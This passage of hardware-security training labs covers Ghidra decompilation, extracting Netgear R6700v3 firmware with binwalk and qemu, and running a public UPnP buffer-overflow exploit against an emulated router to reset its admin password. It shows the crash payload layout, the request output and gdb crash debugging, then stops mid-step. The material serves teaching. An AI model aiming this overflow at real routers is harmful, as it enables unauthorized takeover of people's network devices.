
Coincidentally, this function has the same name as the file.



- After you find "verify_pin" by scrolling down in the Functions folder, click on it. This will bring up the verify_pin function in both the Listing (assembly) and the Decompile windows.



- The Decompile window will resemble the C code in our src folder.
- Compare the source code in ~/labs/verify_pin/src/verify_pin.c to what you see in the ghidra Decompile window. You can open the source code file by entering the following command in the console: `gedit ~/labs/verify_pin/src/verify_pin.c`
- This is not a perfect match, but as security researchers we rarely have access to the source code of our target binaries. A reverse engineering tool like ghidra or IDA Pro can give us an idea of what is happening in the program even if we do not have the source code.




```
1
2  bool verify_pin(char *param_1)
3
4  {
5    size_t sVar1;
6    int iVar2;
7    char acStack28 [20];
8
9    if (param_1 == (char *)0x0) {
10     printf("\nPlease enter enter a pin: ");
11     gets(acStack28);
12   }
13   else {
14     sVar1 = strlen(param_1);
15     memcpy_ifunc(acStack28,param_1,sVar1);
16     sVar1 = strlen(param_1);
17     acStack28[sVar1] = '\0';
18   }
19   printf("\nYou entered: %s\n",acStack28);
20   iVar2 = strcmp(acStack28,"8675309");
21   return iVar2 != 0;
22 }
23
```

- In this function we can see some function names from libc (printf, gets, memcpy, strlen, strcmp) and also some strings.
- We can rename variables by clicking on them and clicking "l" (lower-case L for "label").
- Click on the acStack28 variable on line 11 and click "l". Rename this variable to "pin_buffer".
- Save the change by clicking on the disk image in the upper left corner of the larger CodeBrowser window or by clicking File/Save 'verify_pin'

Decompile: verify_pin - (verify_pin)

```c

bool verify_pin(char *param_1)

{
  size_t sVar1;
  int iVar2;
  char pin_buffer [20];

  if (param_1 == (char *)0x0) {
    printf("\nPlease enter enter a pin: ");
    gets(pin_buffer);
  }
  else {
    sVar1 = strlen(param_1);
    memcpy_ifunc(pin_buffer,param_1,sVar1);
    sVar1 = strlen(param_1);
    pin_buffer[sVar1] = '\0';
  }
  printf("\nYou entered: %s\n",pin_buffer);
  iVar2 = strcmp(pin_buffer,"8675309");
  return iVar2 != 0;
}

```

Summary

There are many features in ghidra to explore, but at this point you should be able to:

- Open and analyze ARM ELF files
- Scroll through and locate functions in the Symbol Tree window. (There is also a separate Functions window that you can add to the layout from the Window menu on the title bar.)
- View the assembly in the Listing window and decompiled code

- Rename variables in the decompiled window

Lab 7: Firmware Extraction

Background

Being able to extract the file contents from a firmware update allows researchers to get their hands on the actual binaries that get loaded onto a device. Tools like binwalk that automate the parsing and extraction of unknown file formats allow for quick access to binaries of interest. These binaries can be viewed with static analysis tools, dynamically executed, or even fuzzed.

Objectives

- Using binwalk to analyze and extract data from a firmware update
- Identifying and looking through the squashfs root filesystem
- Emulating binaries extracted from the squashfs filesystem using qemu-arm

Lab Preparation

> **Note**
>
> This lab will be done in the hammerhead vm.

Accessing the hammerhead vm

- Login to the `hammerhead` virtual machine using the credentials below.
  - User: `nemo`
  - Password: `nemo`
- Next, to get a command prompt, open up the `Terminator` application from the toolbar on the left. It is a small icon with 4 squares.

Extract the root file system

A firmware update (zip file) for the Netgear R6700v3 router has been downloaded and saved in the hammerhead vm. Typically, this firmware update would be uploaded and installed on the router via it's web interface.

`https://www.netgear.com/support/download/?model=R6700v3`

In the hammerhead vm, change into the `/home/nemo/firmware/netgear` folder and extract the zip file into the `working files` folder.

```
nemo@hammerhead:~$ cd firmware/netgear/

nemo@hammerhead:~/firmware/netgear$ ls
R6700v3-V1.0.4.84_10.0.58.zip  working_files

nemo@hammerhead:~/firmware/netgear$ unzip -d working_files/ R6700v3-V1.0.4.84_10.0.58.zip
Archive:  R6700v3-V1.0.4.84_10.0.58.zip
 extracting: working_files/R6700v3-V1.0.4.84_10.0.58.chk
  inflating: working_files/R6700v3-V1.0.4.84_10.0.58_Release_Notes.html
```

Only 2 files are extracted from the zip file. The R6700v3-V1.0.4.84_10.0.58.chk file is the larger of the 2 and most likely holds the actual updates for the router.

Change into the `working_files` folder and run the file command against R6700v3-V1.0.4.84_10.0.58.chk to see if the operating system recognizes the file type.

```
nemo@hammerhead:~/firmware/netgear$ cd working_files/

nemo@hammerhead:~/firmware/netgear/working_files$ file R6700v3-V1.0.4.84_10.0.58.chk
R6700v3-V1.0.4.84_10.0.58.chk: data
```

The operating system does not recognize the file type and just sees it as "data".

Binwalk

Binwalk is a tool that analyzes a binary file and does a signature-based check for different components embedded within the file. Run binwalk against the .chk file.

```
nemo@hammerhead:~/firmware/netgear/working_files$ binwalk ./R6700v3-V1.0.4.84_10.0.58.chk

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
58            0x3A            TRX firmware header, little endian, image size: 48283648 bytes, CRC32:
0x3D5AFA1D, flags: 0x0, version: 1, header size: 28 bytes, loader offset: 0x1C, linux kernel offset:
0x20BA4C, rootfs offset: 0x0
86            0x56            LZMA compressed data, properties: 0x5D, dictionary size: 65536 bytes,
uncompressed size: 5276608 bytes
2144902       0x20BA86        Squashfs filesystem, little endian, version 4.0, compression:xz, size:
46133617 bytes, 1853 inodes, blocksize: 131072 bytes, created: 2019-10-19 04:14:20
```

The output from binwalk shows the offset of the findings in both decimal and hexadecimal format. It also provides a description for what it has discovered within the file. Without binwalk, or tools like it, you would need to manually open the file in a hex editor and look for signatures that indicate various files and formats contained within the binary.

Binwalk's "-e" parameter will automatically extract what it finds into a new folder.

```
nemo@hammerhead:~/firmware/netgear/working_files$ ls
R6700v3-V1.0.4.84_10.0.58.chk  R6700v3-V1.0.4.84_10.0.58_Release_Notes.html
nemo@hammerhead:~/firmware/netgear/working_files$ binwalk -e ./R6700v3-V1.0.4.84_10.0.58.chk

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
58            0x3A            TRX firmware header, little endian, image size: 48283648 bytes, CRC32:
0x3D5AFA1D, flags: 0x0, version: 1, header size: 28 bytes, loader offset: 0x1C, linux kernel offset:
0x20BA4C, rootfs offset: 0x0
86            0x56            LZMA compressed data, properties: 0x5D, dictionary size: 65536 bytes,
uncompressed size: 5276608 bytes
2144902       0x20BA86        Squashfs filesystem, little endian, version 4.0, compression:xz, size:
46133617 bytes, 1853 inodes, blocksize: 131072 bytes, created: 2019-10-19 04:14:20
```

If you look at the directory listing again, you will notice that there is a new folder that starts with an underline, _R6700v3-V1.0.4.84_10.0.58.chk.extracted.

```
nemo@hammerhead:~/firmware/netgear/working_files$ ls -l
total 47164
-rw-rw-r-- 1 nemo nemo 48283706 Oct 28  2019 R6700v3-V1.0.4.84_10.0.58.chk
drwxrwxr-x 3 nemo nemo     4096 Apr  5 09:28 _R6700v3-V1.0.4.84_10.0.58.chk.extracted
-rw-rw-r-- 1 nemo nemo      708 Oct 28  2019 R6700v3-V1.0.4.84_10.0.58_Release_Notes.html
```

Change into the extracted folder and list the contents.

```
nemo@hammerhead:~/firmware/netgear/working_files/_R6700v3-V1.0.4.84_10.0.58.chk.extracted$ ls
20BA86.squashfs  56  56.7z  squashfs-root  squashfs-root-0
```

Squashfs is a filesystem that is commonly used for embedded system. The squashfs-root folder from this update file is what gets loaded onto the device during the upgrade process.

Binwalk takes care of extracting the squashfs-root filesystem. We can change into this directory and view the contents.

```
nemo@hammerhead:~/firmware/netgear/working_files/_R6700v3-V1.0.4.84_10.0.58.chk.extracted/squashfs-
root$ ls
bin  data  dev  etc  lib  media  mnt  opt  proc  sbin  share  sys  tmp  usr  var  www
```

This is a common filesystem layout for linux systems and you will see a similar layout if you look at the hammerhead root directory.

The files within these folders are intended to run on the target device. Therefore, they match the same architecture in this case, 32-bit ARM.

We can confirm this by exploring the contents of these folders.

```
nemo@hammerhead:~/firmware/netgear/working_files/_R6700v3-V1.0.4.84_10.0.58.chk.extracted/squashfs-
root$ ls usr/bin
avahi-browse             awk          expr          killall   reset                 vmstat
avahi-browse-domains     basename     find          less      start_forked-daapd.sh wc
avahi-publish            clear        forked-daapd  lsof      tail                  xargs
avahi-publish-address    crontab      free          md5sum    taskset               yes
avahi-publish-service    cut          head          mkfifo    telnet
avahi-resolve            dbus-daemon  hostid        mpstat    tftp
avahi-resolve-address    dirname      id            nslookup  top
avahi-resolve-host-name  du           KC_BONJOUR    passwd    tr
avahi-set-host-name      env          KC_PRINT      printf    uptime

nemo@hammerhead:~/firmware/netgear/working_files/_R6700v3-V1.0.4.84_10.0.58.chk.extracted/squashfs-
root$ file usr/bin/taskset
usr/bin/taskset: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked,
interpreter /lib/ld-uClibc.so.0, stripped
```

We also see that many of these files are symbolic links to busybox.

```
nemo@hammerhead:~/firmware/netgear/working_files/_R6700v3-V1.0.4.84_10.0.58.chk.extracted/squashfs-
root$ ls -l usr/bin
total 968
-rwxr-xr-x 1 nemo nemo  22987 Oct 18  2019 avahi-browse
lrwxrwxrwx 1 nemo nemo     12 Oct 18  2019 avahi-browse-domains -> avahi-browse
-rwxr-xr-x 1 nemo nemo  16028 Oct 18  2019 avahi-publish
lrwxrwxrwx 1 nemo nemo     13 Oct 18  2019 avahi-publish-address -> avahi-publish
lrwxrwxrwx 1 nemo nemo     13 Oct 18  2019 avahi-publish-service -> avahi-publish
-rwxr-xr-x 1 nemo nemo  13495 Oct 18  2019 avahi-resolve
lrwxrwxrwx 1 nemo nemo     13 Oct 18  2019 avahi-resolve-address -> avahi-resolve
lrwxrwxrwx 1 nemo nemo     13 Oct 18  2019 avahi-resolve-host-name -> avahi-resolve
-rwxr-xr-x 1 nemo nemo  11130 Oct 18  2019 avahi-set-host-name
lrwxrwxrwx 1 nemo nemo     17 Oct 19  2019 awk -> ../../bin/busybox
lrwxrwxrwx 1 nemo nemo     17 Oct 19  2019 basename -> ../../bin/busybox
lrwxrwxrwx 1 nemo nemo     17 Oct 19  2019 clear -> ../../bin/busybox
lrwxrwxrwx 1 nemo nemo     17 Oct 19  2019 crontab -> ../../bin/busybox
lrwxrwxrwx 1 nemo nemo     17 Oct 19  2019 cut -> ../../bin/busybox
```

Busybox is a way to provide the functionality of various linux executables in a single file. It is commonly used on embedded systems.

Note

More information on busybox can be found at https://busybox.net/

Being able to extract and access these files gives researchers the opportunity to analyze them in static analysis tools like IDA Pro, Ghidra, Radare2, etc.

Emulating binaries with qemu-arm

In addition, we can emulate these binaries using tools like qemu-arm. Let's try running one of the binaries that is not a symbolic link to busybox, curl.

```
nemo@hammerhead:~/firmware/netgear/working_files/_R6700v3-V1.0.4.84_10.0.58.chk.extracted/squashfs-root$ qemu-arm sbin/curl
/lib/ld-uClibc.so.0: No such file or directory
```

Since this is a dynamic file and not a static, standalone binary, we need to tell qemu-arm where to look for the libraries (shared objects) that curl needs. We can provide this information with the "-L" parameter.

```
nemo@hammerhead:~/firmware/netgear/working_files/_R6700v3-V1.0.4.84_10.0.58.chk.extracted/squashfs-root$ qemu-arm -L . sbin/curl
curl: try 'curl --help' for more information
```

That looks different. We provided "-L ." which tells qemu-arm to provide the current directory (.) for the curl binary to search for the libraries it needs. We get an error message, but that is because we haven't provided any input to curl. But this shows us the ARM file that we extracted off the router, is in fact running.

We can try again, this time providing the full path name for -L and also changing the curl parameters to "--help" so that we can see some more output.

```
nemo@hammerhead:~/firmware/netgear/working_files/_R6700v3-V1.0.4.84_10.0.58.chk.extracted/squashfs-root$ qemu-arm -L /home/nemo/firmware/netgear/working_files/_R6700v3-V1.0.4.84_10.0.58.chk.extracted/squashfs-root/ sbin/curl --help
Usage: curl [options...] <url>
Options: (H) means HTTP/HTTPS only, (F) means FTP only
     --anyauth       Pick "any" authentication method (H)
 -a, --append        Append to target file when uploading (F/SFTP)
     --basic         Use HTTP Basic Authentication (H)
     --cacert FILE   CA certificate to verify peer against (SSL)
     --capath DIR    CA directory to verify peer against (SSL)
 -E, --cert CERT[:PASSWD] Client certificate file and password (SSL)
     --cert-type TYPE Certificate file type (DER/PEM/ENG) (SSL)
     --ciphers LIST  SSL ciphers to use (SSL)
     --compressed    Request compressed response (using deflate or gzip)
 -K, --config FILE   Specify which config file to read
     --connect-timeout SECONDS  Maximum time allowed for connection
 -C, --continue-at OFFSET  Resumed transfer offset
 -b, --cookie STRING/FILE  String or file to read cookies from (H)
...
```

Running individual binaries may be useful, but we can also use the whole squashfs-root filesystem to emulate the full operating system environment.

✓ **Try it.**

The dlink root file system can be extracted using the same technique. Try this on your own.

Summary

In this lab we used binwalk to extract the contents of a router update file. Binwalk makes things easy for looking for and parsing out common file structures. By using this tool, we can see the actual files that get loaded onto the router. With these files, we can analyze them statically, dynamically run them, or even fuzz them.

Lab 8: Netgear Exploit

Background

In June 2020, Pedro Ribeiro and Radek Domanski disclosed a remote buffer overflow that could be used to issue a password reset on Netgear R6700 routers. Prior to its public disclosure, the vulnerability was demonstrated at the Pwn2Own Mobile competition in November 2019. The vulnerability affects the Universal Plug and Play daemon which listens by default on port 5000 for these devices.

https://packetstormsecurity.com/files/158218/NETGEAR-R6700v3-Password-Reset-Remote-Code-Execution.html

Objectives

This lab covers:

- Starting up an emulated router
- Launching an exploit against an emulated ARM target
- (Optional) Debugging the ARM target, observing a crash and walking through a redirection payload

Lab Preparation

> **Note**
>
> This lab will be done in the dogfish vm.

Accessing the dogfish vm

- Login to the `hammerhead` virtual machine using the credentials below.
  - User: `nemo`
  - Password: `nemo`
- Next, to get a command prompt, open up the `Terminator` application from the toolbar on the left. It is a small icon with 4 squares.
- While in the terminator window console, navigate to the `~/qemu/dogfish` folder.
- Use the command `sudo start_dogfish.sh` to start the dogfish virtual machine.
  - When prompted, use the password: `nemo`

```
nemo@hammerhead:~$ cd qemu/dogfish

nemo@hammerhead:~/qemu/dogfish$ sudo ./start_dogfish.sh
[sudo] password for nemo:
```

- There will be a lot of activity on the screen after issuing this command. You should see what looks like a normal linux startup ending with a login prompt.

```
...
[  OK  ] Started System Logging Service.
[  OK  ] Finished Discard unused bl…n filesystems from /etc/fstab.
[  OK  ] Finished Availability of block devices.

Ubuntu 20.04.2 LTS dogfish ttyAMA0

dogfish login:
```

- The best way to connect to the dogfish vm is through ssh. Open a new terminal session tab by right clicking in the Terminator window and click `Open Tab` or you can use the shortcut keys: `ctrl + shift + t`. You should be able to switch between tabs by clicking the names at the top of the Terminator window.
- Next, ssh to the dogfish vm.
- Use the credentials `nemo/nemo` to login via ssh.

```
nemo@hammerhead:~/qemu/dogfish$ ssh dogfish
nemo@192.168.2.20's password:
Last login: Mon Mar  8 14:55:30 2021
nemo@dogfish:~$
```

If you get to this prompt you have successfully logged into the ARM (emulated) virtual machine. You are now ready to start the lab.

Starting up the emulated netgear router

Before running the launch_netgear.sh script, view this script with the `cat` command.

```
nemo@dogfish:~$ cat launch_netgear.sh
#!/bin/bash

mkdir ~/netgear_rootfs/mnt/tools 2>/dev/null
sudo mount -o nolock -t nfs 192.168.2.1:/home/nemo/qemu/dogfish/routers/tools ~/netgear_rootfs/mnt/
tools


# Start the netgear router services
sudo chroot ~/netgear_rootfs /mnt/tools/netgear_boot.sh
```

```
# Just launch a shell
#sudo chroot ~/netgear_rootfs /bin/sh
```

> **Note**
>
> If at some point, you would like to bypass the netgear initialization scripts and just get a shell prompt in the netgear environment, do the following:
>
> - insert a (#) at the beginning of the line to comment out `sudo chroot ~/netgear_rootfs /mnt/tools/netgear_boot.sh`
> - remove the comment (#) marker in front of: `sudo chroot ~/netgear_rootfs /bin/sh`
>
> Save the file and run the script.
>
> This will not provide you access to the netgear web services.

The `netgear_rootfs` folder is the netgear file system that has been extracted from a netgear firmware update. This extracted filesystem has not been modified except for the `tools` subfolder that we create in `netgear_rootfs/mnt` .

The launch_netgear.sh script will do the following automatically:

- Create a folder called tools in netgear_rootfs/mnt. We need this folder to exist so we can mount here.
- Mount an nfs share to the folder we just created. This share comes from the hammerhead vm.
- Chroot into the netgear_rootfs folder and run the netgear_boot.sh script. This changes our root directory into the netgear filesystem and runs a script to initialize the netgear router.

Start the launch_netgear.sh script and enter `nemo` for the password when prompted. You should see the nvram scroll across the screen and a you should see a busybox prompt as shown below.

```
nemo@dogfish:~$ ./launch_netgear.sh
[sudo] password for nemo:

...

BusyBox v1.7.2 (2019-10-19 12:12:12 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

#
```


You will also see log messages kick off in the other window that was used to startup the dogfish vm. These messages are from the netgear device booting up. This screen will continue to display messages throughout the duration of the lab.

> **Note**
>
> Since we did not emulate every single piece of hardware (ie wireless adapters), there will be lots and lots of errors.

The nvram_netgear.ini file holds the configuration settings for the emulated router. We can use the grep command to look for settings that may be interesting.

```
# grep "192.168.2" /mnt/tools/nvram_netgear.ini
bs_trustedip=192.168.2.0
bs_trustedip_temp=192.168.2.0
lan1_ipaddr=192.168.2.254
dhcp_start=192.168.2.200
dhcp_end=192.168.2.254
openvpn_tun_ipaddr=192.168.254.1
tftp_serv_ipaddr=192.168.2.1
lan1_gateway=192.168.2.254
lan_ipaddr=192.168.2.21
dmz_ipaddr=192.168.2.0
cur_access_user_ip=192.168.2.21
```

The ip address for the router's web interface is 192.168.2.21. After the boot process runs for a while, we can open up firefox in our hammerhead vm and browse to this webpage. If we have successfully started up the emulated router, we should see a login prompt.



The default password is "password". We can verify that this password DOES NOT WORK and has been changed by trying to log in with the username "admin" and the password "password".

The login password for the web interface is also stored in the nvram_netgear.ini file. The password has been set to "test".

```
# grep "http_passwd" /mnt/tools/nvram_netgear.ini
http_passwd=test
```

Running the exploit

Note

Throw the exploit from the hammerhead virtual machine.

Split your Terminator (ctl-shift-o) window or create a new tab (ctl-shift-t) to get a new console where we can run the exploit. We will be doing this from the hammerhead virtual machine and do not need to ssh to dogfish. Change to the `~/labs/netgear` folder in hammerhead and run the exploit.

```
nemo@hammerhead:~/qemu/dogfish$ cd ~/labs/netgear/

nemo@hammerhead:~/labs/netgear$ python exploit.py
POST soap/server_sa HTTP/1.1
Host: 192.168.2.21
Content-Length: 1337
Content-Type: application/x-www-form-urlencoded
SOAPAction: urn:NETGEAR-ROUTER:service:DeviceConfig:1#SOAPLogin
SOAPAction: urn:NETGEAR-ROUTER:service:DeviceInfo:1#Whatever


<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>SetDeviceNameIconByMAC
<NewBlockSiteName>1AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
</NewBlockSiteName>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>

Length: 1337
```

Note

The printable output of the exploit does not properly show our destination address at the very end of the A's. It only shows an X following the large buffer. This is because some of the bytes we send are not printable ASCII characters.

This exploit should reset the password to the default value of "password".

Exploit verification

To verify this worked, browse to the netgear webpage again (logout if needed) and try to log in with "admin/password". If you can login with these credentials, the exploit was successful!

(Optional) Debugging

You will get an error if you try to run gdb inside the netgear chroot environment.

```
BusyBox v1.7.2 (2019-10-19 12:12:12 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# ps | grep upnpd
```

```
 3421 admin      5400 S   upnpd
 5091 admin      3028 S   grep upnpd
# gdb --pid 3421
/bin/sh: gdb: not found
```

Instead, try running gdb from within the dogfish vm. You may need to create a new ssh session to dogfish in a new window or tab.

```
nemo@hammerhead:~$ ssh dogfish
nemo@dogfish's password:
Last login: Mon Apr  5 21:04:38 2021 from 192.168.2.16
nemo@R6700v3:~$
```

> ⚠ **Warning**
>
> Here you may see the host name has been changed to R6700v3. You are still in the dogfish vm. This change is not persistent and we can ignore this for now.

From our ssh session in the dogfish vm, we can see processes that were started in the netgear chroot environment. The process that the exploit targets is the upnpd daemon.

> ⚠ **Warning**
>
> The exploit in this lab will crash the upnpd process and make it unavailable for exploitation until that service is restarted.

To restart the upnpd daemon, run the following command `/usr/sbin/upnpd &` from within the chroot shell.

```
**THIS IS FROM THE NETGEAR CHROOT SHELL**

# /usr/sbin/upnpd &
# open: No such file or directory
open: No such file or directory
open: No such file or directory
```

You will get a few errors due to the fact that we do not have all of the hardware components present in our emulated environment.

> **Note**
>
> You will need to hit the enter key a few times to get a shell prompt after starting the upnpd service this way. This is due to the error messages that are displayed.

Now, switch back to your dogfish ssh session. Don't be confused by the fact that it may be showing R6700v3 as the hostname. From within this ssh session, we should be able to see the upnpd process running in the chroot environment.

```
nemo@R6700v3:~$ ps -u root | grep upnpd
 3421 ?        00:00:00 upnpd
```

Note

The process id returned by this command is 3421. Your results will likely be different.

Let's connect to that process using gdb. You will need to use sudo with this command along with the process id returned from the ps command.

```
nemo@R6700v3:~$ sudo gdb --pid 3421
[sudo] password for nemo:
...
Attaching to process 3421
Reading symbols from /home/nemo/netgear_rootfs/usr/sbin/upnpd...
(No debugging symbols found in /home/nemo/netgear_rootfs/usr/sbin/upnpd)
...
warning: Unable to find dynamic linker breakpoint function.
GDB will be unable to debug shared library initializers
and track explicitly loaded dynamic code.
0xb6ce44c8 in ?? ()
...
(gdb)
```

Continue running the process using the "c" command.

```
(gdb) c
Continuing.
```

Observe a crash in gdb

Let's see if we can observe a crash in the target process. With gdb still attached and the upnpd process running, create a new window or switch back to an existing console window for the hammerhead vm.

In the hammerhead vm, change into the `~/labs/netgear` folder.

```
nemo@hammerhead:~$ cd labs/netgear
nemo@hammerhead:~/labs/netgear$ ls
crash.py  exploit.py
```

View the crash.py script using `cat crash.py` . It is similar to the exploit script, except that it will overwrite the stored lr with 0x42424242 instead of jumping to the reset password function. Let's look at the buffer in crash.py.

```
nemo@hammerhead:~/labs/netgear$ cat crash.py | grep ^buffer
buffer = "1" + "A"*1048 + "\x42\x42\x42\x42"
```

Try throwing the crash.py exploit, while debugging upnpd with gdb, you should see a crash at address 0x42424242.

In the hammerhead vm

```
nemo@hammerhead:~/labs/netgear$ python crash.py
POST soap/server_sa HTTP/1.1
Host: 192.168.2.21
Content-Length: 1338
Content-Type: application/x-www-form-urlencoded
SOAPAction: urn:NETGEAR-ROUTER:service:DeviceConfig:1#SOAPLogin
SOAPAction: urn:NETGEAR-ROUTER:service:DeviceInfo:1#Whatever


<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>SetDeviceNameIconByMAC
<NewBlockSiteName>1AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
</NewBlockSiteName>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>

Length: 1338
```

In the dogfish vm

In the dogfish vm, we should still be attached to the upnpd process prior to launching the crash.py script, and it should be "Continuing" execution in gdb prior to the Segmentation fault.

```
(gdb) c
Continuing.

[Detaching after vfork from child process 16305]

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) c
Continuing.

Program terminated with signal SIGSEGV, Segmentation fault.
The program no longer exists.
(gdb)
```

We successfully crashed the program and overwrote the saved lr with 0x42424242. Now, lets try to observe the password reset.

Follow execution to the target function

Restart the upnpd process if needed.

Do this in the netgear chroot shell

```
# ps | grep upnp
20371 admin      3040 S    grep upnp

# /usr/sbin/upnpd &
# open: No such file or directory
open: No such file or directory
open: No such file or directory

[1] + Done                       /usr/sbin/upnpd

# ps | grep upnp
20546 admin      5400 S    /usr/sbin/upnpd
20629 admin      3040 S    grep upnp
```

We see the new upnpd process id as 20546. Your results will vary.

> **Note**
>
> If at any point you accidently exit out of gdb, you can repeat these steps to restart the upnpd process (if needed), identify the upnpd process id, and reattach using gdb.

In the dogfish vm

In the dogfish vm, connect to this process with gdb. Don't forget sudo.

```
nemo@R6700v3:~$ sudo gdb --pid 20546
[sudo] password for nemo:
...
Attaching to process 20546
Reading symbols from /home/nemo/netgear_rootfs/usr/sbin/upnpd...
(No debugging symbols found in /home/nemo/netgear_rootfs/usr/sbin/upnpd)
...
0xb6ce44c8 in ?? ()
(gdb)
```

Switch to the hammerhead vm to view the target address that we want to jump to

